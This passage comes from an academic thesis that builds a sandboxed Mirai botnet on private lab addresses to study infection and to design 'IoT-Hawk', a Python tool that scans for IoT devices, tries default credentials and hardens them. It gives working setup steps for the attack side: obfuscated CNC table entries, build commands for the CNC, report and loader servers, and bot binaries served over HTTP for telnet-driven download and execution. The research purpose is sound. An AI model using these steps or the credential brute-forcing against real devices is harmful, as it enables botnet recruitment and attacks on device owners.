Another aspect of the initial configuration is editing the source code files relating to bot functionality. In the file "./Mirai/bot/table.c", a number of parameters need to be configured for the malware to function correctly. One interesting aspect of this file is that all newly entered information needs to be in the form of obfuscated text created by a tool within the Mirai source code located at "./mirai/debug". The tool is provided the plaintext, and it returns the obfuscated string. For example, the tool was fed the domain of the CNC server, "cnc.local", which was assigned during router configuration, and it returned the obfuscated text, "\x4l\x4C\x41\x0C\x4E\x4D\x41\x43\x4E\x22". This text is then pasted into the "./Mirai/bot/table.c" file(Shown in Listing 4.8). As mentioned previously, Mirai uses domain names as opposed to IP addresses. The reason for this is that the authors of the malware did not want the CNC/scanListen servers to be taken down if their IP addresses were identified by security personal protecting a network. If the domain names are used instead, the IP addresses mapped to the domain names can easily be changed if they are identified or blocked. This is just one example of the adaptability of the Mirai malware in combating possible mitigations. The obfuscation of the host addresses in is just another precaution, like the use of domain names, to protect the identity of the malware user.

```
1 add_entry(TABLE_CNC_DOMAIN,"\x4l\x4C\x41\x0C\x4E\x4D\x41\x43\x4E\x22",
    10); // cnc.loca1
2 add_entry(TABLE_CNC_PORT, "\X22\X35", 2); // 23
3 add_entry(TABLE_SCAN_CB_DOMAIN, "\x4l\x4C\x41\x0C\x4E\x4D\x41\x43\x4E\x22
    ", 10); // cnc.loca1
4 add_entry(TABLE_SCAN_CB_PORT, "\X99\XC7", 2); // 48101
```

Listing 4.8: table.c Configuration

The final step of the CNC configuration is building the CNC server and report server. Using the screen package in Linux, each server is launched in separate screens, which will relay information during the malware operation. Listing 4.9 shows the build process, this was used anytime the CNC server needed to be relaunched throughout the project. Once the build operation was complete, access through telnet, to the CNC server was available using the preconfigured user account stored in the database. Once successfully logged in, Figure 4.3 is shown to the user. This screen is the control panel for operation

of all the Mirai attack types. However, at this stage, no bots are connected, and the loader server is not set up to supply bots to the CNC. Configuration of the loader server is the next step in the Mirai setup.

```
# build cnc server and report server
mkdir ~/mirai
go build -o ~/mirai/cnc mirai/cnc/*.go
go build -o ~/mirai/report mirai/tools/scanListen.go
sudo reboot
# start CNC server and report in separate screens
screen -S cnc sudo ~/mirai/cnc
screen -S report ~/mirai/report
```

LISTING 4.9: Building and Starting both the CNC and Report Server




FIGURE 4.3: *Connection to CNC Server Using Telnet*

4.1.3 Loader Server

Hostname: Loader/Scanner		OS: Debian 10.7.0	
Users			
Name		Password	
root		root	
Network Interfaces			
Name	IP	Gateway	DNS
ens33	192.168.120.150	192.168.120.144	192.168.120.144

TABLE 4.3: Loader/Scanner Server Information

The loader script in the source code is written in C. The script creates the loader server, which is used for downloading precompiled payloads for various architectures and systems using either wget or TFTP in the case of Busybox. Once set up, the

server acts like a reporting server, it listens for vulnerable IoT devices which may be vulnerable in the network. When the loader server finds a target, it connects to it via telnet and downloads and executes the payload, infecting the device and recruiting it as a bot in the botnet. Commonly, in Mirai attacks, the loader is initiated and fed the vulnerable host information from a text file in the form host:port username:password. This enables the attacker to scan the network, using their favoured approach, like Nmap for example, and gather credentials using either brute force, or a list of common login credentials for IoT devices and recruit the device as a bot. This is the approach used in this implementation, so the loader will be fed, in text file form, the information from the three bots which are configured in Section 4.1.4.

The first step is the same as the CNC server, the configuration of the network interface of the loader VM, the only different is that the Loader machine is assigned the static IP address of 192.168.120.150. The key aspect of the loader configuration is the download and install of various cross-compilers to enable the loader to interact with different system architectures. Listing 4.10 shows the commands necessary for download and install of each relevant cross-compiler.

```
sudo mkdir /etc/xcompile
cd /etc/xcompile

COMPILERS="cross-compiler-armv4l cross-compiler-armv5l cross-compiler-
    i586 cross-compiler-m68k cross-compiler-mips cross-compiler-mipsel
    cross-compiler-powerpc cross-compiler-sh4 cross-compiler-sparc"

for compiler in $COMPILERS; do
  sudo wget -q https://www.uclibc.org/downloads/binaries/0.9.30.1/${
    compiler}.tar.bz2 --no-check-certificate
  if [ -f "${compiler}.tar.bz2" ]; then
    sudo tar -jxf ${compiler}.tar.bz2
    sudo rm ${compiler}.tar.bz2
    echo "export PATH=\$PATH:/etc/xcompile/$compiler/bin" >> ~/.mirairc
    echo "Compiler $compiler installed"
  else
    echo "Can not download $compiler"
  fi
done
echo "source ~/.mirairc" >> ~/.bashrc
source ~/.mirairc
```

Listing 4.10: Loader Cross Compiler Installation

The next step is the set-up of a web server on the loader server to store the bot executables, in the case of this implementation, an Apache server was set up and used to

store the binary. Given the architecture of the bots in the implementation is the same, it is only necessary to build one of the binaries. This is because all the bots are using the same x86 64 bit architecture, so the use of the other binaries is not necessary. The set-up of the web server and the configuration of the bot binary is shown in Listing 4.11. Once the web server is configured, the binary can be found in the local using the URL: "192.168.120.150/bins"(Shown in Figure 4.4)

```
mkdir -p ~/mirai
# build mirai bot binaries
cd ~/Mirai-Source-Code/mirai/
# we only build x86_64 bot here
#./build.sh release telnet
gcc -std=c99 bot/*.c -DMIRAI_TELNET -static -g -o ~/mirai/mirai.x86
# copy binaries to the HTTP server hosting folder
sudo mkdir -p /var/www/html/bins/
sudo cp ~/mirai/mirai.* /var/www/html/bins/
```

Listing 4.11: Building Mirai Bot Binaries to HTTP server





Figure 4.4: *Bot Binary Accessible Through Http*

the final step of the loader setup is issuing the commands shown in Listing 4.12. These commands build and roll out the Loader server for use in the Malware. Once the server is built, it can be started and fed credentials from a text file(Figure 4.5(a)). The loader will, for each entry in the provided file, login into the device and download the payload which has been configured and stored on the web server. The execution of the payload is shown in the loader terminal and can be observed as it recruits the vulnerable devices into the botnet.

```
cd ~/Mirai-Source-Code/loader/
gcc -lefence -g -DDEBUG -static -lpthread -pthread -O3 src/*.c -o ~/mirai
    /loader.dbg
```

LISTING 4.12: Building Loader Server

Once the bots are configured and set up, the initiation of the loader file changes the bot count in the CNC telnet count to three(Figure 4.5(b)), indicating that three bots are enrolled in the botnet and be used for all the attack vectors present in Mirai. This step assumes the bots are set up and correctly emulating an IoT device, the bot configuration is outlined in Section 4.1.4.



(a) Starting the Loader with the Text File (b) CNC Server now has 3 Bots

FIGURE 4.5: Starting the Loader

4.1.4 Vulnerable IoT Bots

Hostnames: Bot1/2/3		OS: Ubuntu Server 16.04.5	
Users			
Name		Password	
root		root	
Network Interfaces			
Name	IP	Gateway	DNS
ens33	192.168.120.151/2/3	192.168.120.144	192.168.120.144
ens44	DHCP		

TABLE 4.4: Bot Information

The purpose of each bot VM in the local net is to act as an intentionally vulnerable IoT in a network. Three bots using ascending static IPs are configured in the network using the same network manipulation commands shown before. Listing 4.13 shows the commands issued to assign the static IP's, and ensure the bots are accessible to the Mirai Malware in the subnet.

```
sudo sed -i 's/iface ens33 inet dhcp/iface ens33 inet static/' /etc/
    network/interfaces
cat << EOF | sudo tee -a /etc/network/interfaces
    address 192.168.120.151/152/153
    gateway 192.168.1.144
    dns-nameservers 192.168.120.144
```

Listing 4.13: Network Conifuration for Each Bot

The bots are using the lightweight Ubuntu Server 16.04.5 to simulate a resource constrained IoT device. It was also chosen as the architecture of the Operating System is x86_64, which ensures the Loader server can use the binary which was previously compiled and stored on its web server. Each bot is configured to be intentionally vulnerable, so, the relevant services, such as telnet and SSH are enabled on their common port numbers. The credentials for login are left intentionally vulnerable also, the credentials' username:root, password:root were chosen due to their prevalence in lists containing common IoT device credentials online. As previously discussed, Busybox is installed on each bot(Listing 4.14) to simulate a common firmware environment that's usually present on resource constrained IoT devices.

```
# install compilers and build busybox
sudo apt install -y make gcc
wget https://busybox.net/downloads/busybox-1.30.0.tar.bz2
tar jxf busybox-1.30.0.tar.bz2
rm busybox-1.30.0.tar.bz2
cd busybox-1.30.0/
make defconfig
make
make install
cd ~
# link the busybox to the new one
sudo mv /bin/busybox /bin/busybox.old
sudo ln -s ~/busybox-1.30.0/_install/bin/busybox /bin/busybox
```

Listing 4.14: Configuration of BusyBox to Simulate IoT Devices

4.1.5 Victim VM

Hostnames: Victim		OS: Ubuntu Server 16.04.5	
Users			
Name		Password	
root		root	
Network Interfaces			
Name	IP	Gateway	DNS
ens33	192.168.120.155	192.168.120.144	192.168.120.144
ens44	DHCP		

Table 4.5: Victim Information

One final virtual machine was also set up to act as a victim machine in the network. The VM was used as a target for all the relevant Mirai attack vectors outlined and performed in Chapter 3 Section 3.4.1. The victim was set up in the same way as each bot in terms of network configuration and deliberate vulnerability. TCPDump was used on the victim VM to capture the traffic generated by each type of Mirai attack. In the case where further analysis was necessary, a packet capture file was created and exported to the Kali VM for investigation using Wireshark.

4.2 Results gathered from Test Environment

The construction of the sandbox environment, combined with the execution of the Mirai Malware, provided valuable information when it came to developing the device hardening software. The process of constructing the Mirai Botnet environment gave insight into the methods used by Mirai to infect devices in a network. One key takeaway from the simulation was the technique used by attackers to scan a network, vulnerable devices.

The process of scanning ends with feeding a file of vulnerable devices to the loader server, which then attempts access to the devices to facilitate enrolment of bots into the botnet. Using NMap or Zmap, the attacker scans the network on port 23 for any accessible devices. The output of the scan is saved to a text file which is then sent to the loader server, which attempts brute force login with the list of predefined credentials which are included with the Mirai source code. The methodology described for scanning by attackers will be used in the creation of the IoT-Hawk device hardening software. The intention is that the device hardening software will mimic Mirai's discovery process in order to best protect the vulnerable IoT devices in the network.

Another result from the Mirai test environment is that any device that is infected and recruited into the botnet appears to behave normally without any indications that it

has been compromised by malware. The IoT-Hawk software needs to tackle this issue of devices which may already infected. To achieve this, the communication ports that are used by Mirai for transmitting information between bots and the CNC server needs to be changed or disabled altogether. It is also important to implement an efficient clean up function in the software that ensures the implemented changes by restarting the relevant services and overall system. Mirai uses Telnet to send attack information to the bot, the development of IoT-Hawk should include functionality to secure the Telnet service as without Mirai won't be able to control the vulnerable devices.

4.3 Creation of IoT-Hawk Python Device Hardening Software.

Before beginning the development of the device hardening software, it was important to outline the key tasks that the software had to be able to perform. The first step of development was the creation of scanning functionality to mimic how Mirai users would scan a network, which was outlined in Section **??**. The scanning will return a list of vulnerable IP addresses with open ports in the network. The second step is to attempt to access each of the vulnerable hosts in the list. Any device that has been successfully accessed will be added to the queue for device hardening, which is the last step of the software. The software is command line based, the reason for this is that the software is intended to be lightweight and portable across a wide variety of system architectures. The main use case for the programme is users who have access to the network and can run the hardening suite on any server or system in the network in question. The only requirement for running the code is that Python has to be installed on the system, which is very straightforward to install on all system types. The execution of the software is performed through the command line, and the user can specify different aspects of operation through the use of command line arguments(CLA). The software contains a help function which is accessed by supplying -h or –help as a CLA, the help function shows all the different possible arguments that be given(Shown in Figure 4.6)

```
/home/kali/PycharmProjects/iotHawk/venv/bin/python /home/kali/PycharmProjects/iotHawk/iot_hawk.py --help
usage: iot_hawk.py [-h] [-L | -t T] -p P -f F

optional arguments:
  -h, --help   show this help message and exit
  -L, --local  Local Switch
  -t T         Filename for IP Addresses
  -p P         Ports to Scan. Port 22 and 23 are always checked by default if not provided as CLA
  -f F         Filename Containing List of Credentials username:password
```

FIGURE 4.6: *IoT-Hawk Help Function*

The development of each aspect of the implementation is outlined as follows:

4.3.1 Scanning

The scanning in the IoT-Hawk software can be performed in one of two ways. The user can perform a local scan of the subnet in which the program is executed by using the "-L" CLA, or supply a list of IP addresses to target with a text file by using the"-t filename.txt" command.

Local Scan The first step in the local scanning method is calling the function "Local_network_scan()" and passing it the current working IP address of the system it is being called from. This function takes the local IP address as a parameter and splits it into octets. The last octet of the IP address is used to specify the local subnet. The function uses the Scapy library to send an ICMP request to the supplied host address, looping through each possible address by changing the subnet octet from 0 to 254. Any active host on the subnet that receives the ICMP request will send a reply. Each host that responds is stored in a list of active hosts, which is returned by the function once the scan of the subnet is complete.

Scan Host IP's From File If a file of host addresses is specified though CLAs, the program first calls the "read_ip_list()" function, which takes the supplied filename as a parameter. The function then reads the file and splits it into a list of IP addresses. The "is_reachable()" function is called for each IP address in the list. The function employs the same scanning method as the local scan, but it does not need to loop through subnets, as only the specific IP addresses will be checked. Once each address is scanned, a list of active hosts is returned by the function.

Checking for Open Ports Once either of the scans have been complete, a list of active hosts on the network has been acquired. The next is to check if any host is open on any of the ports specified by the user in using the -P CLA. The reason this is done after the IP check is to save resources. It would be wasteful to check for open ports on inactive hosts on the network as there would never be a response, so this approach waits until a list of active IP's has been created and checks, only these reachable hosts, for the open ports. The user is allowed to specify the ports to be scanned, as in most cases it may not be necessary to scan all ports. For defence against Mirai the most common ports to be scanned are 22(SSH), 23(Telnet) and 80. By default, the software scans port 22 and 23 regardless of whether they are supplied in the CLAs, any other port supplied will be checked for running services which will be communicated to the end user in the CLI. IoT-Hawk checks each for entry in the acquired host list to the "scan_port()" function. The function takes an IP address and port number as parameters and uses Scapy to

create an IP packet with destination address of the supplied IP parameter. Scapy is then used to create a TCP header containing the destination port, which is the port supplied by the user's CLA, and set the TCP flags to be the appropriate flags for a SYN scan. The function then sends the crafted packet to the host. If a reply is received, the function determines, based on the reply, whether the port is open or not. It does this by checking if the flag for SYN/ACK is set in the response, if it is then the port is open and the function returns True, and if the port is closed the function returns false. At this stage in execution, a list has been created of reachable IP addresses and the ports(in the form IP:port) that are open on the particular host. With this information, the next step of the programme can be performed, which is attempting to access the open service with brute forced, or default credentials.

4.3.2 IoT Credential Brute Forcing

The next step in the execution is attempting to log in to the reachable device using either Telnet, SSH, or through a web server where applicable. These services were chosen due to their ability to give control of the specified device if breached. The most important service that needs protection against Mirai is Telnet, as it is used by Mirai components to communicate with bots. The purpose of brute-forcing the services is to collect a list of vulnerable services and their particular login credentials. Once the list of vulnerable hosts with their corresponding credentials is collected, it is passed on to the device hardening functions of the application. The credentials to be brute forced are specified by the user using the -f CLA. The Mirai source code contains a list of 60 common username/password combinations used on vulnerable IoT devices, the list is located in the "./mirai/bot/scanner.c" file. For development and testing, the credential list was exported to a text-file and used as the credential file for brute forcing. Using this list has the added benefit of ensuring the common Mirai credentials aren't in use on the vulnerable device. The functionality of the brute forcing in IoT-Hawk is broken up into three parts:

Telnet Brute force: If port 23 is found to be open for the host, the "bruteforece_telnet()" function is called. This function takes an IP address, port number, username and password as parameters. As previously mentioned, the credentials are supplied in a text file. The file is read by the program and stored in a credential list. The program then loops for each credential in the credential list and splits each item into username and password variables, once a username password combination is checked by the function, the loop iterates to the next combination in the list. The function works by using Pythons TelnetLib to attempt to establish a Telnet connection with the targeted

host. If a working username and password combination is found, the function returns true. It detects a working combination by parsing the output of the connection request and checking for the string "last login", which indicates a successful telnet login. When a successful login is detected, the telnet vulnerability boolean is set to true. This list "vuln_devices" is important for the device hardening, each item in the list is a string(vuln_device_string) that contains the IP address, username and password of a device that is assessed to be a vulnerable device. For example, in the if telnet is vulnerable, the code sets telnet vulnerability to true, and the vuln_device_string(in the form, IP:PORT:USERNAME:PASSWORD) is passed to device hardening.

SSH Brute force: If port 22 is found to be open, the "bruteforce_ssh()" function is called in the same way as the telnet function, with the same parameters. The function uses the Python Paramiko library to attempt to establish the SSH connection with the provided credentials. The function checks for any SSH exceptions which will be thrown if there is either, an unsuccessful username password combination is used, the host is unreachable, or if there is a timeout. If none of these exceptions are thrown, the SSH connection was established, and like the previous function the code the SSH vulnerability boolean is set to true and appended to the vulnerable device list, indicating that the specified host can be logged into using SSH

Web Brute force: This brute force attempt is not necessarily common in IoT devices, but it is important to check for in the case of a web server being operated by a vulnerable device. The SSH and Telnet methods are the most important to check for due to their prevalence in IoT attacks. The host is checked for web access if port 80, 8080 or 8888 are found to be open. The function "bruteforce_web()" is called and passed credentials in the same way as the previous two methods. Using the Python requests library, the function sends an HTTP request to the host IP address and port. The response is then parsed by the function to check if a website exists at the host IP address. The code also checks for the existence of a login page on the server. If a website is online, the function attempts login with the supplied credentials. If successful login is achieved, the code web vulnerability boolean is set to true and the device information appended to the end of the vulnerable device list item.

At this stage of execution, the program has checked for reachable hosts, open ports, and vulnerable services. A list has been created, vulnerable_devices, which contains all the information on devices that were accessible using the credentials list. the next stage of program operation is using this created list to perform the device hardening techniques for each host in the list. Any device in which a successful communications session is achieved through SSH and Telnet is passed to the device hardening stage of the software.

4.3.3 Device Hardening

For each host in the list of vulnerable devices, the user is presented with the menu shown in Figure 4.7. The user can choose to perform device hardening on the selected host, or skip hardening and move onto the next device in the list.




FIGURE 4.7: *Device Hardening Menu*

If hardening is chosen for the specific device, the user is presented with the screen shown in Figure 4.8. The first step in the device hardening operation is to ask the user for a password, this password is used on the device when changing the insecure password.




FIGURE 4.8: *Device Hardening Operations*

Every part of device hardening is performed in the "device_hardening()" function. The function takes the information on the vulnerable device from the vulnerable_devices list as function parameters. The function connects to the device using SSH. Once connection to the host is established, all the hardening steps outlined in Chapter 3 Section 3.5.1 are carried out. To begin with, the function changes the password of the device to the newly provided user password by issuing the relevant SSH command, depending on the connection type that is established. Once the password is changed, the relevant port numbers are changed to random numbers, to change the SSH port the function issues three commands in an SSH session(Listing A.2). These commands change the port number in all the relevant areas of the device configuration files.

```
1    ssh.exec_command('sudo sed -i \'s|Port 22|Port ' + sshport + '|g\' /
     etc/ssh/sshd_config')
2    ssh.exec_command('sudo sed -i \'s|22/tcp|' + sshport + '/tcp|g\' /etc
     /services')
3    ssh.exec_command('sudo sed -i \'s|22/udp|' + sshport + '/udp|g\' /etc
     /services')
```

Listing 4.15: Changing SSH Port

The new random port number for both Telnet and SSH is chosen by using the *randInt()* function that is part of the random module to pick a random integer between 1024 and 32726, which is the range of available ports that both services can use. The software ensures that, in the rare occasion the random numbers match, a new number is generated that does not match. As well as changing the port number, the function disables the Telnet service entirely due to its insecure nature. This means that in order for the user to use Telnet on the newly configured port number, they would need to re-enable the Telnet service on the device in question. The commands issued by the function to complete these actions are shown in Listing 4.16.

```
1 ssh.exec_command('sudo sed -i \'s|23/tcp|' + telnetport + '/tcp|g\' /etc/
     services')
2 ssh.exec_command('sudo systemctl disable telnetd.service')
```

Listing 4.16: Changing Telnet Port & Disabling the Service

To ensure overall device security, a list of the most commonly vulnerable ports is created in the device hardening section. Each of the ports is closed by looping through the list of ports and executing the close command at each iteration.

If the earlier scanning function finds the web server of the host to be accessible, the hardening function disables it entirely. The reason for disabling the web server as opposed to changing the password is that websites differ greatly between developers, changing the

password may be easier to do by the web-master once made aware of the vulnerability. Disabling the process protects the device until the web developer can make the required changes and re-enable the server. The web server is disabled by issuing the commands shown in Listing 4.17 in the communication session with the host.

```
1    ssh.exec_command('sudo systemctl disable apache2 && sudo systemctl
     stop apache2')
2    ssh.exec_command('/etc/init.d/apache2 stop --permanent')
3    ssh.exec_command('sudo systemctl disable httpd')
```

Listing 4.17: Disabling HTTP

The final step of device hardening is to clean up the communications session and restart the system. This is an important step as it ensures all the previously implemented hardening techniques are in place and the device is fully secure with a new password is in place. The commands used by the function to restart services and the system are shown in Listing 4.18

```
1    ssh.exec_command('sudo systemctl daemon-reload')
2    ssh.exec_command('sudo /etc/init.d/ssh restart')
3    ssh.exec_command('sudo reboot now')
```

Listing 4.18: Cleaning up after Device Hardening

Chapter 5

Testing and Evaluation

The evaluation of the IoT-Hawk hardening software was carried out using the same criteria used to analyse the suggested mitigation techniques outlined in Chapter 3. The criterion was chosen to be evaluated a system for protecting IoT devices. The first aspect of testing and evaluation was ensuring the vulnerable devices were protected from Mirai and other attacks once the hardening had taken place. Using the Mirai sandbox environment setup earlier in the project, the IoT Hawk software was run on the network, supplying the IP addresses of the three bot that were shown to already be vulnerable to Mirai infection. The use of VMWare Workstation allowed the use of system snapshots for continuous testing. A snapshot of each Bot was created at its vulnerable stage, in which it was possible for the Mirai malware to infect it. It was possible to run IoT-Hawk continuously, if necessary, to check how protected the devices would be. If needed, a previous snapshot of the Bot could be reverted to, which restores it to its vulnerable stage, so device hardening can be performed again.

As mentioned, the device hardening using IoT-Hawk was performed on three devices, which have the IP addresses 192.168.120.151, 192.168.120.152 and 192.168.120.153 respectively. To speed up the process of testing, the host addresses will be provided to IoT-Hawk in the form of a text file using the -t CLA instead of the full local subnet scan(which will be later analysed). The first step performed in the analysis was to initiate Mirai once again and recruit each of the three vulnerable bots into the Botnet. The host addresses were supplied to the Mirai loader through a text file, the loader then infected the devices using the default credential list. the Mirai CNC console with the three connected bots is shown in Figure 5.1. This botnet instance will be left open during the execution of IoT-Hawk, the reason for this is to check if the software can, not only strengthen the device, but also remove the already present Mirai infection.






FIGURE 5.1: *Mirai Botnet with 3 Devices*

The next step is to run the IoT-Hawk software on the Bots. The Initial scan of the hosts shows them to be reachable on the subnet, as well as the open ports of the on the device in question. The software then attempts to access the devices through the services that have been found to be open in the port scan. When access to the device has been achieved, the credential combination is shown to the user in the console. For each bot, access is achieved through both SSH & Telnet, the Web access is not achieved due to the fact a website is not set up on the simulated IoT devices. The software does show the result from the Web attempt as well as the status code from the request sent. Figures 5.2(a) and 5.2(b) show this aspect of execution of the software. For each of the three devices, the device hardening approach is the same, the user is prompted for a new password to secure the device with, and then IoT-Hawk runs through its hardening procedure, Figures 5.3(a) and 5.3(b) shows this part of the software execution.




(a) Starting the Loader with the Text File

